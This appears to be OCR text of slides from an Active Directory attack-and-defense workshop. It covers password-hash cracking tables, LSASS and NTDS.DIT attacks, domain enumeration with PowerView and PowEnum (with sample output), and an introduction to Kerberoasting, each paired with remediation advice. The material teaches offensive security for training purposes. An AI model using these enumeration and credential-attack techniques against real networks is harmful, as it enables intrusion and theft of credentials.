
These tables can be used to crack Windows Vista and 7 passwords (NT hashes).



All free Vista tables (11.9GB)
Torrent download

Thanks for seeding

Abusing the LSASS Process



Lab 1

Attacking the NTDS.DIT

Lab 1 Remediation

- Stopping LAN Manager
- Password Quality Report

```
Active Directory Password Quality Report
----------------------------------------

Passwords of these accounts are stored using reversible encryption:
  reversable.testuser  Checkoutmypassword!

LM hashes of passwords of these accounts are present:
  Htoms
  Juser

These accounts have no password set:
  Guest

Passwords of these accounts have been found in the dictionary:

Historical passwords of these accounts have been found in the dictionary:

These groups of accounts have the same passwords:
  Group 1:
    a-asteed
    defconadmin
```

- The more you know the quieter you can be


Attacker: You know why I like to drive in through brand new expensive neighborhood?

Defender: No Idea

Attacker: Because no one can afford blinds or curtains so I can see inside everything


Active Directory

Active Directory Enumeration (The GUI Method)




PowerShell Active Directory Module Cmdlet (System Admin Method)

```
PS C:\Users\defconadmin\Desktop> Get-ADUser -Filter * -SearchBase "DC=defcon,DC=local"


DistinguishedName : CN=defconadmin,CN=Users,DC=defcon,DC=local
Enabled           : True
GivenName         :
Name              : defconadmin
ObjectClass       : user
ObjectGUID        : be65f037-d636-45e5-8051-a29b078dd602
SamAccountName    : defconadmin
SID               : S-1-5-21-2367485406-3548604118-1071533684-500
Surname           :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=defcon,DC=local
Enabled           : False
GivenName         :
Name              : Guest
ObjectClass       : user
ObjectGUID        : 4d172d8a-1a7e-4b85-911f-ee4595843484
SamAccountName    : Guest
SID               : S-1-5-21-2367485406-3548604118-1071533684-501
Surname           :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=defcon,DC=local
Enabled           : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : 403f146a-277c-426c-8605-dc84664966ca
SamAccountName    : krbtgt
SID               : S-1-5-21-2367485406-3548604118-1071533684-502
Surname           :
UserPrincipalName :

DistinguishedName : CN=John Doe,CN=Users,DC=defcon,DC=local
Enabled           : True
GivenName         : John
Name              : John Doe
ObjectClass       : user
```

Requires install of AD PowerShell modules https://technet.microsoft.com/en-us/library/ee617195.aspx

PowerView (@harmj0y) (Hacker Method)




https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

PowEnum (Lazy Hacker Method)


```
PS C:\Users\defconadmin\Desktop\PowEnum> Invoke-PowEnum -Mode Basic -NoExcel
[>]Downloading Powerview | https://raw.g
ss
Enumeration Domain: defcon.local
Enumeration Mode: Basic
[ ]Domain Admins | 2 Identified
[ ]Enterprise Admins | 1 Identified
[ ]Builtin Administrators | 6 Identified
[ ]All Domain Controller Local Admins | 3 Identified
[ ]Schema Admins | 1 Identified
[ ]Account Operators | 0 Identified
[ ]Backup Operators | 0 Identified
[ ]Print Operators | 0 Identified
[ ]Server Operators | 0 Identified
[ ]Group Policy Creators Owners | 0 Identified
[ ]Cryptographic Operators | 0 Identified
[ ]AD Group Managers | 0 Identified
[ ]All Domain Users (this could take a while) | 7 Identified
[ ]All Domain Groups (this could take a while) | 48 Identified
[ ]Net Sessions | 0 Identified
[ ]Domain Controllers | 1 Identified
[ ]All Domain Computer IP Addresses  | 1 Identified
[ ]Domain Subnets | 0 Identified
[ ]DNS Zones & Records | 46 Identified
[ ]WinRm (Powershell Remoting) Enabled Hosts | 0 Identified
[ ]Potential Fileservers | 0 Identified
[ ]All Domain Computers (this could take a while) | 1 Identified
Running Time: 2s
Current Date/Time: 07/06/2017 01:03:17
Exiting...
```

https://github.com/whitehat-zero/PowEnum



Lab 2 - Recap


- Enumeration
  - Active Directory Users and Computers
  - PowerShell
  - PowerView
  - PowEnum
- Overall Takeaway
  - Live off the land
  - More you know the quieter you become




Defender: I feel a little violated … but your information is more detailed than my documentation. Can I get a copy?

Remediation For Lab 2

- Does every user need to know every object in Active Directory?
- Does everyone need to know who a member of Domain Admins?






Remediation For Lab 2

- Controlling who has the ability to discover sessions running a host

HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services/LanmanServer/DefaultSecurity/SrvsvcSessionInfo



Lab 3

- Kerberoasting: Beating the three headed dog

Kerberoast Agenda


- What is Kerberos
- Invoke-Kerberoast / PowEnum Roasting
- Cracking with Hashcat



What is Kerberos?

- 3 Heads
  1. Client
  2. Server
  3. Key Distribution Center (KDC)






https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx

Kerberos

- 3 Exchanges
  1. Authentication Service (AS) Exchange
  2. Ticket Granting Service (TGS) Exchange
  3. Client/Server (CS) Exchange

Ticket Granting Ticket (TGT)

Portion is encrypted with User Account Password Hash



